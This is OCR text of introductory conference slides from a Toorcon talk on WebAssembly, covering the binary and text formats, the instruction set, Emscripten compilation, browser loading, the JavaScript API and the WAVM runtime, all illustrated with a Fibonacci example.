
binary file (.wasm)

```
0061 736d 0100 0000
0186 8080 8000 0160
017f 017f 0382 8080
8000 0100 0484 8080
8000 0170 0000 0583
8080 8000 0100 0106
8180 8080 0000 0790
8080 8000 0206 6d65
6d6f 7279 0200 0366
6962 0000 0aa7 8080
8000 01a1 8080 8000
0002 4020 0041 0172
4101 470d 0020 000f
0b20 0041 7f6a 1000
2000 417e 6a10 006a
0b
```

© QuoScient | Toorcon XX

WebAssembly Text Format

- Standardized text format
  - `.wat/.wast` file extensions
  - S-expressions (like LISP)
    - For modules and definitions
  - Functions body
    - Linear representation of low-level instructions or S-expressions
- wasm2wat
  - translate from the binary format back to the text format
- wat2wasm
  - translate from text format to the WebAssembly binary format



```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```

© QuoScient | Toorcon XX

Instructions set (in short)


- Small Turing-complete instruction set
  - 172 instructions
  - Data types: `i32, i64, f32, f64`
  - Control-Flow operators
    - Label: `block loop if else end`
    - Branch: `br br_if br_table`
    - Function call: `call call_indirect return`
  - Memory operators (`load, store, etc.`)
  - Variables operators (locals/globals)
  - Arithmetic operators (int & float)
    - `+ - * / % && || ^ << >> etc.`
    - `sqrt ceil floor etc.`
  - Constant operators (`const`)
  - Conversion operators
    - `wrap trunc convert reinterpret etc.`

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```

© QuoScient | Toorcon XX

Compilation with Emscripten

- Open Source LLVM to JavaScript compiler
  - SDK that compiles C/C++ into .wasm binaries
  - Includes built-in C libraries
  - C/C++ → LLVM bitcode (Clang)
  - LLVM bitcode → WebAssembly
    - using LLVM WebAssembly – `"EMCC_WASM_BACKEND=1"` flag
    - using "Fastcomp" (LLVM Backend – asm.js) & Binaryen




- Compile with:

```
emcc hello.c -s WASM=1 -o hello.html
```


© QuoScient | Toorcon XX

Development IDE - WebAssemblyStudio



© QuoScient | Toorcon XX

Development IDE - WasmFiddle





© QuoScient | Toorcon XX

Run wasm inside your Browser

fib.html × wasm-547aabd6-0

```
1  <!doctype html>
2
3  <html>
4    <head>
5      <meta charset="utf-8">
6      <title>Fibonacci example</title>
7    </head>
8    <body>
9      <script>
10       fetch('fib.wasm').then(response =>
11         response.arrayBuffer()
12       ).then(bytes =>
13         WebAssembly.instantiate(bytes, {})
14       ).then(results => {
15
16         const fib = results.instance.exports.fib;
17         console.log('fib(6) = ', fib(6)); // "8"
18         console.log('fib(7) = ', fib(7)); // "13"
19         console.log('fib(8) = ', fib(8)); // "21"
20
21       });
22     </script>
23   </body>
24 </html>
25
```





© QuoScient | Toorcon XX

WebAssembly JavaScript API

- Complete documentation on Mozilla [MDN for WebAssembly](#)
  - Methods/Constructors
  - Examples
  - [Browser compatibility table](#)

`WebAssembly.instantiate()`
The primary API for compiling and instantiating WebAssembly code, returning both a `Module` and its first `Instance`.

`WebAssembly.instantiateStreaming()`
Compiles and instantiates a WebAssembly mo
source, returning both a `Module` and its first `I`

`WebAssembly.compile()`
Compiles a `WebAssembly.Module` from Web
instantiation as a separate step.

`WebAssembly.compileStreaming()`
compiles a `WebAssembly.Module` directly fro
instantiation as a separate step.

`WebAssembly.validate()`
Validates a given typed array of WebAssembly
are valid WebAssembly code (`true`) or not (`fa`

`WebAssembly.Global()`
Creates a new WebAssembly `Global` object.

`WebAssembly.Module()`
Creates a new WebAssembly `Module` object.

`WebAssembly.Instance()`
Creates a new WebAssembly `Instance` object.

`WebAssembly.Memory()`
Creates a new WebAssembly `Memory` object.

`WebAssembly.Table()`
Creates a new WebAssembly `Table` object.

`WebAssembly.CompileError()`
Creates a new WebAssembly `CompileError` object.

`WebAssembly.LinkError()`
Creates a new WebAssembly `LinkError` object.

`WebAssembly.RuntimeError()`
Creates a new WebAssembly `RuntimeError` object.

Basic support	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`CompileError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Global`	No	No	62	No	No	No	No	No	No	62	No	No	No	No
`Instance`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`LinkError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Memory`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Module`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`RuntimeError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Table`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`compile`	57	16	52 *	No	44	11	57	57	Yes	52 *	44	11	7.0	8.0.0
`compileStreaming`	61	16	58	No	47	No	61	61	No	58	?	No	No	No
`instantiate`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`instantiateStreaming`	61	16	58	No	47	No	61	61	No	58	?	No	No	No
`validate`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0

© QuoScient | Toorcon XX


Standalone VM - WAVM

- WAVM
  - standalone VM for WebAssembly
  - `.wast` or `.wasm` input file

```
Usage: wavm [switches] [programfile] [--] [arguments]
  in.wast|in.wasm              Specify program file (.wast/.wasm)
  -f|--function name           Specify function name to run in module rather than main
  -c|--check                   Exit after checking that the program is valid
  -d|--debug                   Write additional debug information to stdout
  --                           Stop parsing arguments
```

```
pve@pve01lt:/tmp$ ./wavm fib.wasm --debug --function fib -- 6
fib returned: (i32.const 8)
pve@pve01lt:/tmp$ ./wavm fib.wasm --debug --function fib -- 7
fib returned: (i32.const 13)
pve@pve01lt:/tmp$ ./wavm fib.wasm --debug --function fib -- 8
fib returned: (i32.const 21)
```

- This VM is used in the EOS smart contract platform



